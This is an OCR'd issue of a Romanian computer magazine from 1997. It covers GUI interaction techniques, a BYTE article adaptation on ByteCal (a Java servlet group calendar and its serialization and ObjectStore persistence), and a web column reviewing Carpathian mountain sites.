Tehnicile simple de interacţiune sunt utilizate pentru specificarea valorii unei singure variabile de intrare. Tehnicile complexe de interacţiune reunesc mai multe tehnici elementare, care permit introducerea unor informaţii mult mai cuprinzătoare, având o orientare spre domeniu. O tehnică de interacţiune include intrarea utilizator şi ieşirea program. Intrarea utilizator se executa prin acţiuni la dispozitivele de intrare text sau grafică. Acţiunile realizate la dispozitivele de intrare grafică, cum ar fi mouse sau tastatura, se numesc evenimente sau evenimente intrare. Evenimentele intrare sunt, de exemplu, apăsarea unui buton mouse, deplasarea cursorului mouse, eliberarea butonului, apăsarea unei taste etc. Tehnicile de interacţiune cuprind:

- *gesturi* - o secvenţă de evenimente având o anumită semnificaţie : tehnica de interacţiune care specifică legătura dintre evenimentele de intrare şi conceptele comunicaţie. Evenimentele de intrare, în general, nu sunt interpretate izolat, ci în secvenţe numite gesturi. Cele mai utilizate gesturi din interfeţele utilizator grafice sunt: acţionare (click), apăsare (press-down), eliberare (release), timp (press-timer), domeniu (range) şi gestul deplasare (drag)
- *tehnici elementare de interacţiune* - unelte simple, prin care se precizează valoarea de intrare a unei singure variabile : tehnicile elementare de interacţiune reunesc mai multe gesturi şi sunt utilizate pentru specificarea unei singure variabile aplicaţie sau interfaţă. Tehnicile elementare de interacţiune sunt prezente în majoritatea interfeţelor utilizator grafice: butoane opţiune (radio buttons), casete opţiune (check boxes), buton comandă (command button), buton apăsare (push button) şi bara de defilare (scroll bars sau slider). În MS-Windows, tehnicile elementare de interacţiune se numesc controale. Sunt clase predefinite care sunt instanţiate în programele de aplicaţie;
- *tehnici complexe de interacţiune* - unelte care permit definirea şi operarea unor informaţii complexe, prin combinarea mai multor tehnici de interacţiune elementară (casete dialog - dialogue boxes, meniuri - sub toate formele de existenţă : meniu bară, pull-down sau pop-up, fix sau flotant, text sau grafic, zone de lucru, deplasări prin tragere).

Modele ale tehnicilor de interacţiune - Interactori

Unul dintre cele mai dificile taskuri la realizarea sistemelor interactive este controlul dispozitivelor de intrare, cum ar fi mouse sau tastatura.

S-a ajuns la concluzia că tehnicile de interacţiune din majoritatea interfeţelor utilizator grafice sunt aproximativ aceleaşi. Standardele grafice GKS, CORE, PHIGS conţin conceptul de separare dintre dispozitivele de intrare şi programele de aplicaţie. Pornind de la modelul definit de J. Foley şi Wallace, s-au identificat şase tipuri de dispozitive logice de intrare: locator, stroke, valoare, alegere, culegere şi text (PHIGS). Aceste abstracţiuni au câteva dezavantaje în cazul interfeţelor utilizator moderne:

- nu permit dialogul asincron, ci numai dialogul secvenţial;
- introduc prea multe restricţii;
- există un control slab asupra stilului meniurilor, selecţiei obiectelor grafice sau a ecoului pe parcursul operării.

Modelul interfeţei cuprinde informaţii referitoare la:

Semantica aplicaţiei reprezintă operaţiile şi obiectele existente în programul de aplicaţie.

Prezentarea defineşte aspectul vizual al interfeţei: părţile principale ale afişării, datele afişate în fiecare parte, metodele de prezentare a fiecărei părţi (recursiv), poziţionarea părţilor şi condiţiile de includere a părţilor în imagine.

Comportarea defineşte gesturile care se pot aplica obiectelor prezentate şi efectele acestor gesturi asupra stării aplicaţiei şi interfeţei. Modelarea comportării se bazează pe modelele de interactori definiţi de către Brad Myers.

Secvenţierea defineşte ordinea în care sunt permise operările sau setul de operări permise la un moment dat. Majoritatea constrângerilor referitoare la secvenţiere derivă din constrângerile fluxului de date, specificate în descrierea aplicaţiei (de ex., o comanda nu poate fi apelată dacă nu sunt corecte toate intrările). Pe parcursul proiectării dialogului, pot fi impuse constrângeri suplimentare.

Efectele laterale ale acţiunilor se refera la acţiunile realizate automat ca efect lateral al acţiunii de operare. De exemplu, un obiect nou creat poate fi în continuare automat selectat sau închiderea unei casete dialog poate iniţializa toate opţiunile sale la valorile implicite.

Sistemul executiv este o componenta a oricărui program de aplicaţie care utilizează modelul interfeţei descris înainte. Dezvoltatorii aplicaţiei nu trebuie sa scrie cod pentru a executa modelele interfaţa, trebuie doar să modeleze comportarea dorita. Pentru interpretarea intrărilor, sistemul executiv foloseşte modelul prezentare, pentru a face corespondenta dintre evenimentele intrare şi referinţele la datele aplicaţie şi lansarea comenzilor potrivite comportării aplicaţiei şi modelului de secvenţiere. Pentru producerea sau actualizarea afişării structurii de date a aplicaţiei, sistemul executiv caută în model o componentă prezentare care să poată afişa structura de date. Modelul returnează prezentarea cea mai potrivită pentru afişarea structurii de date în contextul dat (de exemplu, luând în considerare congruenţa tipurilor de date şi restricţiile de dimensiune), iar sistemul executiv foloseşte prezentarea pentru a produce sau actualiza afişarea. Componenta prezentare obţinută din model trebuie sa fie implicit moştenită din partea generică a modelului sau să fie o componentă prezentare specificată de către proiectantul interfeţei. ■

Cătălin Aurel Rusu lucrează la Sistec Cluj şi poate fi contactat la **Catalin_RUSU@sistec.ro.**

Jon Udell

Web Project

Persistență cu Java

O agendă de grup, bazată pe servleturi, devine un succes surprinzător și indică o exploatare a modalităților de legare a programelor Java cu unitățile de stocare persistente.

Organizarea de grup tinde să genereze cantități de date acceptabil de mici despre obiecte complexe. Cu nimic mai mult decât un motor de servlet, cu JDK 1.1 și un pic de ingeniozitate se pot crea, repede, aplicații utile în acest domeniu.

- din „Java Servlets" de iunie

Câtă dreptate am avut! Așa cum am prevăzut, cu un efort modest - un lucru de aproximativ trei zile și cu 500 linii de cod Java - a rezultat o agendă de grup simplă, bazată pe Web, pe care și-o dorea personalul de la BYTE.

În martie, conducerea BYTE s-a mutat din Peterborough, New Hampshire în Lexington, Massachusetts. Am păstrat sedii satelit în Peterborough, San Mateo și Frankfurt și bineînțeles personalul dorea să se cupleze de acasă, sau din camerele de hotel ca și cum ar fi făcut-o din sediile oficiale. În scurt timp, Web-ul a devenit liantul care ținea compania laolaltă.

Mai exact, două aplicații ne ajută să colaborăm: Servere private de știri, pe care le folosim pentru discuții și schimburi de informații nestructurate, și mai nou agenda bazată pe Java, care ne permite împărțirea informației structurate, bazate pe timp. Am să vorbesc mai mult despre cum utilizăm serverele de știri altă dată, acum mă voi concentra asupra unor lecții de stocare persistentă cu Java, care le-am învățat pe durata realizării și folosirii agendei BYTE.

Despre agenda BYTE

Această simplă aplicație Web (vezi „ByteCal, agenda BYTE în acțiune" din dreapta) nu se dorește a fi mai mult decât o tablă electronică de anunțuri sub forma unei agende care să fie accesibilă personalului BYTE pe întreaga lume.


Ca și servletul Polls, descris într-un alt număr al revistei, ByteCal operează doar asupra unui simplu spațiu de nume. De fapt, cele două servlete împart aceeași structură

FOTOGRAFII: KELLIE WALSH © 1997

ByteCal, agenda BYTE în acțiune

Agenda prezintă trei ferestre: Main, View și Edit.

Fereastra Main prezintă o listă a săptămânilor, un set de perechi checkbox/nume, un câmp pentru limita (implicit este 4) și butoane etichetate View și Reset. Cu această fereastră puteți face următoarele:



Mon May 19 1997

BYTE staff ca

☐ Al Gallant
☐ Charles Dixon
☐ Chrystie Terry
☐ Dave Andrews
☐ Dave Essex
☐ Dave Rowell
☐ Dennis Barker
☐ Donna Sweeney
☐ Ed DeJesus
☐ Jenny Donelan
☐ Jim Perry
☐ John Montgomery
☐ Jon Udell
☐ Joy-Lyn Blake
☐ Linda Higgins
☐ Mark Schlack


view 4 weeks starting with selected week

Editarea agendei proprii
–apăsați numele hyperlink corespunzător săptămânii curente

Vizualizarea agendei pe 4 săptămâni de la data curentă
–apăsați View

Vizualizarea agendelor dorite pe opt săptămâni de la data curentă
–bifați corespunzător numelor dorite și modificați limita la 8, apoi apăsați View

Setarea datei curente
–se ajustează din listă.



Mon Jun 02 1997

Jon Udell

Mon Jun 02 1997 tue wed thu fri sat sun

```
7AM flight to Newark. IBM meeting 10AM.
Afternoon: PC Expo.
```

mon **Tue Jun 03 1997** wed thu fri sat sun


```
10AM, demo Web site to sales staff.
noon: PC Expo
```

În fereastra Edit puteți:

Introduce date text, cât și HTML, pentru una sau mai multe zile
–introduceți data; apăsați Submit

Saltul de la o zi la alta
–utilizați indexul

Setarea datei curente
–se ajustează din lista de date



Jon Udell

Mon May 26	Tue May 27	Wed May 28
Memorial Day	2PM, Dynamic HTML, conference call	5:30 PM, Peterboro: Speech to NH Software Council.
Mon Jun 02	Tue Jun 03	Wed Jun 04
Comdex	Comdex	Comdex

În fereastra View puteți:

Revedea agenda specificată
–vizualizarea paginii Web

Tipărirea agendelor selectate
–tipărirea paginii Web

Saltul în fereastra Edit pentru o combinație utilizator/dată
–apăsați Hyperlyncul de dată

de date, şi anume o tabelă hash de tabele hash. În cazul lui ByteCal, cheia tabelei de la nivelul superior este un set de nume de utilizatori, iar valorile sunt în tabelul secundar. Cheia fiecărui tabel secundar - câte unul pe utilizator - este o valoare de dată cum ar fi: „Mon May 19 1997“, valorile sunt şiruri furnizate de utilizator, cum ar fi „Programare la dentist la ora 8 AM“.

Există un nume de utilizator special şi anume `_Global`, toate celelalte nume moştenesc proprietăţile acestuia. De exemplu, fereastra Edit pentru utilizatorul „Jon Udell“ şi săptămâna „Mon May 26 1997“ nu conţine date, dar fereastra View, pentru acelaşi utilizator (precum pentru toţi ceilalţi), indică luni ca fiind „Memorial Day“. De ce ? Pentru că există la utilizatorul _Global această înregistrare pentru ziua respectivă. Acest lucru permite păstrarea datelor sub o formă scurtă şi distribuită.

Cantitatea de date creşte încet şi pentru un alt motiv. Tabelele hash secundare încep să existe numai în momentul primei accesări. Acestea adaugă noi intrări numai pentru zilele când se înregistrează activitate, iar o intrare nu consumă mai mult spaţiu decât lungimea combinată a „Mon May 19 1997“ şi „Programare la dentist la ora 8 AM“.

Şi ce dacă ? Ei bine, ce spuneţi de faptul că, după o lună de utilizare, fişierul în care ByteCal păstrează agenda a două duzini de redactori BYTE nu depăşeşte 40 kB, mărimea unei pagini Web medii. Încă nu tot personalul de la BYTE foloseşte ByteCal, deci să presupunem că, în următoarele luni, se va dubla sau tripla numărul utilizatorilor şi totuşi lungimea agendei pe un an nu depăşeşte 1 sau 2 MB.

Care este locul potrivit pentru a păstra aceste date? Ce spuneţi despre RAM? De fapt, acesta este locul unde ByteCal păstrează datele. Adăugările sunt salvate pe disc pentru păstrarea în siguranţă, astfel ByteCal îşi poate reface starea după o repornire a serverului, iar când doriţi vizualizarea informaţiilor pe o perioadă mai lungă, datele vor veni direct din memorie. Nu-mi pot închipui o folosire mai utilă a 2MB de RAM din cei 64MB ai serverului pe care rulează ByteCal. Astfel, se pot evita întârzierile inutile în cazul accesării agendei prin intermediul unei linii telefonice aglomerate, dintr-un hotel.

Sincronizare + Serializare = Persistenţă

Cum am explicat şi altă dată, puteţi folosi un servlet Java pentru a rezolva, într-un mod simplu, problema dificilă a utilizării datelor complexe într-un mediu cu mai multe fire de execuţie. Adăugaţi cuvântul rezervat „synchronized“ la metodele care au tangenţă cu obiectele din memorie şi Maşina Virtuală Java va avea grijă de accesarea acestor obiecte de către un singur fir la un moment dat.

Dacă serverele nu ar necesita reporniri, atunci doar sincronizarea ar rezolva problema persistenţei pentru cantităţi de date suficient de mici pentru a încăpea în memorie, dar, în lumea reală, există căderi de tensiune accidentale, blocări ale serverelor, deci ByteCal serializează datele pe disc. Această tehnică nouă, dată de JDK1.1, a servit iniţial necesităţilor accesului metodelor de la distanţă (RMI - Remote Method Invocation). În cazul RMI era necesară o laminare a obiectelor Java în şiruri de biţi, care să fie transmişi prin reţea. Dar este posibilă redirectarea acestor şiruri spre fişiere de pe disc, obţinând o formă primitivă, dar foarte la îndemână a stocării persistente.

Ca şi servletul Polls, ByteCal implementează calea minimei rezistenţe. La fiecare actualizare este apelată metoda `WriteObject` a tabelei hash de bază, aceasta serializând datele tuturor utilizatorilor deodată. Cu o bază de date care încă este mică, nu sunt probleme să procedăm în acest fel, dar, odată cu mărirea bazei de date, va creşte şi timpul necesar scrierii datelor, pentru combaterea acestei deficienţe am propus trei soluţii:

1) Serializarea să se facă cu un fir care rulează în umbră. Utilizatorii aşteaptă completarea operaţiei de scriere, dar nu ar trebui să se întâmple aşa.

2) Serializarea să se facă la intervale programate şi să fie suplimentată de un fişier „log“ pentru acţiunile întreprinse.

3) Divizarea datelor. Momentan există un singur fişier numit `bytecal.obj`, conţinând toate agendele, dar actualizările implică, de fapt, doar agenda unui singur utilizator, salvând tabelele pe utilizator în fişiere separate ar rezulta un proces de serializare mai granular.

Toate cele trei soluţii fac aplicaţia mai complexă. Eu am preferat-o pe ultima deoarece este una minimală, care rescrie doar ceea ce este necesar a fi rescris. Oricum, nu cred că voi implementa vreuna dintre aceste soluţii. De ce? Pentru că bazele de date ori-

Utilizarea surprinzătoare a servlerelor

Servletele, ca toate aplicaţiile Web, au dublă personalitate. Sunt aplicaţii pe care utilizatorii le folosesc interactiv, dar sunt componente pe care le pot utiliza programe. Această dualitate, împreună cu puterea schimbătoare a URL-urilor, face ByteCal util în domenii pe care nici nu le-am anticipat:

1) Personalizarea

Fereastra principală a lui ByteCal listează toţi utilizatorii din sistem, dar se poate sări peste acea fereastră direct la agenda proprie. Cum? „API“-ul lui ByteCal permite această combinaţie pentru vizualizarea datelor:

```
http://byte.com/bytecal?who=Jon+Udell&view=yes&limit=8
```

şi înseamnă: „Arată agenda lui Jon pentru următoarele 8 săptămâni“. „Arată agenda lui Tom pentru următoarele 6 săptămâni.“este o variantă a expresiei de mai sus. Dacă Tom pune acea expresie în bookmark, el a creat o agendă personală.

2) Importul datelor

„Bună treabă“, spunea John Montgomery, la primul contact cu ByteCal. „Dar pot să import baza mea de date Ecco?“. Primul răspuns a fost nu, dar al doilea a fost: De ce nu? „API“-ul lui ByteCal permite această combinaţie de editare:

```
http://byte.com/bytecal?who=Jon+Udell&edit=yes&Mon+May+19=Dentist+appt
```

şi înseamnă: „Înregistrează programarea la dentist pentru Jon, pe 19 mai.“. Când folosiţi ByteCal în mod interactiv, formularele sale construiesc această structură în locul dumneavoastră, dar puteţi realiza aceste URL-uri din orice limbaj care permite lucrul cu URL (Perl, Python, Java), folosind ByteCal ca un component.

3) Tipărirea

Toţi cei care au realizat programe de vizualizarepentru Windows sau Mac ştiu că suportul pentru tipărire se face ultimul şi sub o formă destul de primitivă. Această facilitate nu exista până când am văzut foi cu ByteCal fluturând prin redacţie. ByteCal Poate să tipărească. Navigatorul şi MISE fac un lucru acceptabil prin tipărirea tabelului HTML pe care îl produce ByteCal.

entate obiect sunt o cale mai bună de a face persistente cantităţi importante de informaţii Java.

Baze de date de obiecte de tip Java

Java şi bazele de date de obiecte sunt un măritiş făcut în rai. Dacă vă uitaţi prin `comp.databases.object`, veţi observa un puternic interes în acest domeniu. De ce? Fundaţia SQL imatură de la Java, îngreunează nepotrivirile care întotdeauna apar la aplicaţiile orientate obiect, legate de unităţi de stocare persistente. Deci, dezvoltatorii de programe caută căi de conectare a aplicaţiilor respective de unităţi de stocare persistentă a obiectelor. Bineînţeles, nici Java ODBMS foundation nu este încă „Stânca Gibraltarului“, dar propriile experimente cu ObjectStore 5.0 m-au convins că persistenţa cu Java este realitate şi o direcţie promiţătoare pe viitor.

Trebuie să menţionez că Object Design (http://www.odi.com/) nu este singurul furnizor de Java persistent. Poet Software (http://www.poet.com/) oferă o alternativă pe care încă nu am încercat-o şi sunt sigur că apar şi alţii până în momentul în care citiţi articolul.

Deocamdată, PSE-ul (Persistent Storage Engine) pentru Java de la Object Design, pe care atât Netscape, cât şi Microsoft îl implementează în versiunile viitoare de browsere, pare cea mai convenabilă cale de pornire. PSE pentru Java este o implementare „pure-Java“, încapsulată în sine, care se poate transfera liber şi furnizează o persistenţă simplă. PSE Pro, care momentan costă 250$, mai are un instrument de recuperare a bazelor de date şi permite deschiderea mai multor baze de date simultan.

Produsele PSE împart un API Java comun cu produsul amiral ObjectStore. Proiectanţii de la Object Design speră să vă placă bărcuţa şi să o schimbaţi pe un transoceanic. Cu toate că PSE a fost conceput pentru stocări locale, bazate pe browser, nu este limitat la această folosinţă. În cazul meu, cu toate că mai folosesc Java pe latura client, mă duc înainte cu Java pe partea server. PSE este un produs *single-user*, dar acest lucru nu este obligatoriu, dacă este legat de un servlet şi se foloseşte sincronizarea Java pentru a separa cererile servletelor şi, astfel, se poate folosi PSE în aplicaţii multiuser.

Persistenţa la ByteCal

ByteCal serializează o tabelă hash de tabele hash şi mai mulţi vectori. ObjectStore nu poate stoca obiectele native Java Hashtable şi Vector, dar furnizează echivalenţi pe care-i poate stoca pentru aceste clase: `OSHashtable` şi `OSVector`. Convertirea la aceste cipuri a fost o simplă operaţie de căutare şi înlocuire.Deoarece `OSHashtable` oglindeşte interfaţa clasei Hashtable, nu a fost necesară schimbarea codului care face operaţiile Get şi Put.

Simplu? Până aici, dar lucrurile s-au complicat. Potrivirea modelului de fire al motorului de servlet Acme.Serve cu modelul de fire al interfeţei Java a lui ObjectStore a fost un mozaic. Am fost fericit să am la îndemână un specialist Object Design care să mă ajute - compania afirmă că aceasta este metoda standard pentru toţi clienţii, nu doar pentru redactorii BYTE - chiar şi acesta a trebuit să sune pentru ajutor.

Varianta finală a funcţionat prin păstrarea identificatorului firului de execuţie a motorului de servlet într-o variabilă de clasă şi apoi referirea acesteia la cererea de iniţializare a bazei de date la fiecare invocare a lui ByteCal. Cu acest aranjament, motorul de servlet poseda o legătură la baza de date pe care o împart multiplele invocări a lui ByteCal (sau alte servleturi, rulând pe aceaşi Maşină Virtuală Java).

DESPRE PERSISTENȚĂ

Persistenţă=serializare+sincronizare

Serializarea este operaţia de a transforma datele structurate, obiectele, în siruri de biţi, care pot fi transmişi pe internet. Serializabilitatea unei clase se face prin implementarea de către aceasta a interfeţei java.io.Serializable. Această interfaţă nu are nici o metodă şi nici un câmp şi se foloseşte doar pentru desemnarea obiectului care va fi serializat.

Mai multe amănunte despre serializare şi persistenţă se pot găsi pe site-ul Sun la adresa:

`http://java.sun.com/products/jdk/1.1/docs/api/java.io.Serializable.html`

Sincronizarea este acţiunea prin care firele de execuţie sunt obligate să aştepte realizarea unui eveniment. În Java, pentru sinconizarea evenimentelor există o soluţie simplă şi anume, în faţa liniilor de cod care trebuie să se sincronizeze cu un eveniment anume se pune cuvântul rezervat synchronized şi restul este rezolvat de către Maşina Virtuală Java. Mai multe informaţii puteţi găsi la adresa:

`http://java.sun.com/docs/books/tutorial/java/threads/synchronization.html`

Următorul pas sunt tranzacţiile. Nu se pot scrie sau citi date persistente decât cu ajutorul tranzacţiilor. Am încercat mai multe scheme, ca, în final, să mă opresc la o singură pereche de cereri de tranzacţie, punând în paranteze rutina principală a lui ByteCal. Trebuie să fie un compromis între granularitatea şi simplitatea tranzacţiilor. Am ales calea mai uşoară, dar dacă construiesc ByteCal, folosind ObjectStore, va trebui să revăd acest aspect.

De remarcat că nici o versiune a lui ByteCal nu face blocări pesimiste, astfel, dacă îmi editez propria agendă pentru săptămâna 2 iunie şi încă cineva mai face acelaşi lucru, atunci cel care scrie ultimul va avea câştig de cauză. În cazul lui ByteCal, acest lucru e puţin probabil să apară. Semantica tranzacţională a lui ObjectStore nu ajută în acest caz. Sincronizarea mai multor copii ale unei înregistrări utilizate simultan, pe mai multe staţii de lucru, este o problemă clasică. O aplicaţie Web, ca oricare alta, trebuie să confrunte această problemă (prin implementarea opţiunii abort/retry), sau să accepte consecinţele.

În final, am dorit crearea unei descrieri reutilizabile a tabelei hash de la nivelul superior. Programarea persistentă cu Java începe cu asocierea obiectelor tranziente a unor rădăcini în baza de date. În cazul lui ByteCal, un servlet reentrant, este nevoie a recrea acea asociere de fiecare dată. Oare nu există o cale de a memora, pe durata invocărilor, că un obiect `OSHashtable` numit `hByteCal` reprezintă rădăcina `ByteCal` în baza de date? Ba da, dacă se apelează rutina de execuţie a tranzacţiei cu flagul `RETAIN_HOLLOW`, ObjectStore va reţine asocierea.

O uşoară cale de migrare

Încă rulez ByteCal în forma cu serializare, dar am o versiune de tipul ODBMS aşteptând. Pentru propria folosinţă PSE Pro va fi suficient. Implementarea sa „pure-Java“ a stocării persistente nu poate face faţă la mii de utilizatori sau gigabyt-s de date, dar agenda noastră trebuie să o administreze bine.

Va trebui ca ByteCal să se mărească considerabil? Se poate închipui ca o versiune viitoare a sit-ului BYTE să ofere serviciul de agendă ca un beneficiu al abonaţilor. Nu ştiu dacă acest lucru se va întâmpla, dar, dacă va avea loc, atunci există pregătit un ByteCal/ObjectStore pentru deservirea a 10000 utilizatori.

Jon Udell este redactor BYTE. Poate fi contactat prin e-mail la adresa **jon_u@dev5.byte .com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

Surfing


Imaginile de pe Marte, oferite acum pe Web, atrag multă populație. Dar până să ajungem să ne petrecem vacanța pe acele meleaguri, va mai trece o bucată de vreme. Așadar, să ne întoarcem privirile spre locuri mai pământești. De Mircea Sabău

Munții noștri

În plin sezon estival, cu toții ne îndreptăm gândurile, dacă nu chiar pașii, spre mult așteptata vacanță. Din ce în ce mai alergici la forfota așezărilor urbane și uzi din cap până în tălpi de atâtea și atâtea „valuri“ care s-au abătut peste noi, în ultima vreme, n-ar fi deloc de mirare dacă am renunța la însoritul litoral al Mării Negre în favoarea unei excursii la munte. Și chiar dacă, prosperitatea promisă de administrațiile care s-au perindat de-a lungul tranziției prin sediul din Piața Victoriei, încă ne pune la grea încercare, cu siguranță că vom putea găsi un minim de resurse pentru a vedea frumoasele peisaje pe care ni le oferă munții noștri. Dar, dintre numeroasele posibilități pe care le avem, pe care s-o alegem? Din fericire, și de această dată, Internetul ne întinde o mână prietenoasă.

Munții Carpați


http://www.kappa.ro/travel/carpati/



Având deja un renume în rândul siturilor românești, m-am îndreptat spre situl firmei Kappa. Și nici de această dată nu am rămas dezamăgit. Pe lângă niște scurte lecții despre „coloana vertebrală“ a spațiului mioritic - cum mai sunt denumiți Munții Carpați, orogeneza, flora, fauna și clima acestora, am găsit aici o colecție de imagini reprezentative: Poiana Brașov, Biserica Neagră, „Orga de gheață“ din prăpastia Morarului, Poiana Narciselor de la poalele Munților Făgărașului, vedere de pe Prejba, cabana Caraiman din masivul Bucegi, Scara și Piatra Craiului, Vârful cu Dor, „Sfinxul“ din Bucegi, Lacul Scărișoara, Lacul și cabana Bâlea, Mănăstirea Horezu din Subcarpații Olteniei, Găleata și Lacul Bucura, Vârful Bucura precum și altele. Merită să le vedeți, dar mai ales să vizitați aceste locuri.

Frumusețile naturii

http://www.dntis.ro/mr/romanian_images/photos/mountain/seti/



O altă pagină remarcabilă este cea a firmei DNT din Iași. Aceasta prezintă o prețioasă galerie de 26 de imagini, din cele mai frumoase zone montane ale României: Ceahlău, Făgăraș, Bucegi, Piatra Craiului, Rodnei, Călimani, Sinaia. Într-o primă instanță, ne întâmpină o vedere generală, de ansamblu, a acestor locuri, pentru ca, la un simplu clic al mouse-ului pe una dintre acestea, să puteți admira în întregime peisajul ales. Cu siguranță că nu veți regreta timpul petrecut în fața calculatorului.

Imagini din Carpați

http://www.ici.ro/romania/tourism/carpati.html

Această frumoasă pagină a firmei ICI București, după o scurtă lecție


Fagaras Mountains
Document: Done

de geografie despre Munţii Carpaţi, ne prezintă imagini reprezentative pentru cele trei mari grupuri de munţi: Carpaţii Orientali, Meridionali şi Occidentali. În galeria de imagini ale Carpaţilor Orientali, sunt prezentaţi Munţii Ceahlău (Cheile Bicazului, Vârful Panagia, Cabana Fântânele, Lacu Roşu) şi Munţii Harghitei cu Lacul Sfânta Ana. În arhiva de poze a Carpaţilor Meridionali sunt prezenţi Munţii Bucegi cu Babele, Sfinxul, Cabana Caraiman şi Crucea Eroilor, Munţii Piatra Craiului cu imagini din Valea Dâmbovicioarei şi Pasul Dâmboviţa, Munţii Făgăraş cu Valea Oltului, Vârful Suru şi Cabana Bârcaciu, Munţii Parâng şi Munţii Retezat. Colecţia de imagini ale Carpaţilor Occidentali ne oferă peisaje din Munţii Apuseni (Cheile Turzii şi Arieşului, staţiunea Stâna de vale, Peştera Scărişoara) şi Munţii Almaşului (Valea Cernei şi Dunărea la Cazane). În concluzie, găsim aici o frumoasă colecţie de imagini care vă vor atrage spre potecile munţilor.

Fotografii din munţi sau pagina lui Wener Hintze

http://www.snafu.de/~werlebu/romania/fara/galerii.htm

Încă de la început, am fost surprins de pasiunea acestui om născut la Berlin pentru munţii României. Situl conţine un jurnal din Munţii Făgăraş şi trei galerii de poze: din Munţii Făgăraş, din Piatra Craiului şi Munţii Taurus (Turcia). Fotografiile realizate de autor în Munţii Piatra Craiului sunt însoţite de scurte dar interesante povestiri (în limba română) despre acele locuri: Valea Rea, Cheile Dâmbovicioarei, Peştera lui Dobrescu, Poiana Funduri, Stâna din Funduri şi Creasta Munţilor Piatra Craiului. Printre imaginile surprinse, pe timp de iarnă, în Munţii Făgăraş se numără: Valea Podragului (Zidul Morţii), Cabana Podragu, Căldarea Podrăgel şi creasta principală, Căldarea Podragului, Muntele Podul Giurgiului şi Vârful Mircii, Vârful Vistea Mare, Refugiul alpin în Portiţa Vistei, Valea Sâmbetei şi Arpaşu Mic. Şi chiar dacă buzunarele nu vă îngăduie o deplasare până în Turcia, nu vă costă prea mult să aruncaţi o privire prin Munţii Taurus, mai exact Aladaglar.




Pe creasta principala:
Muntele Podul Giurgiului si Virful Mircii

Drumeţii prin România

http://www.nordest.ro/Travel/munti/munti.htm

Amintind de varietatea peisajelor, de abundenţa monumentelor naturale, istorice şi de artă, această pagină face o scurtă trecere în revistă a principalelor puncte de atracţie turistică din România: Bucureşti, Marea Neagră, Delta Dunării, Munţii Bucegi cu Valea Prahovei şi Braşov, Bucovina cu renumitele mănăstiri şi biserici, Maramureş, Ţara Haţegului şi, nu în ultimul rând, invită la drumeţie prin Munţii Carpaţi pe toţi acei care doresc să se îndepărteze, pentru o vreme, de stresul vieţii moderne. Pe parcursul a 9-10 zile, pot fi vizitaţi Munţii Bucegi, Piatra Craiului, Făgăraş, Rarău-Giumalău, Apuseni, Rodnei şi Munţii Retezat. Toate aceste invitaţii sunt însoţite de imagini ale acestor locuri. Ca o alternativă, este prezent şi agro-turismul.



The Rodnei Mountains

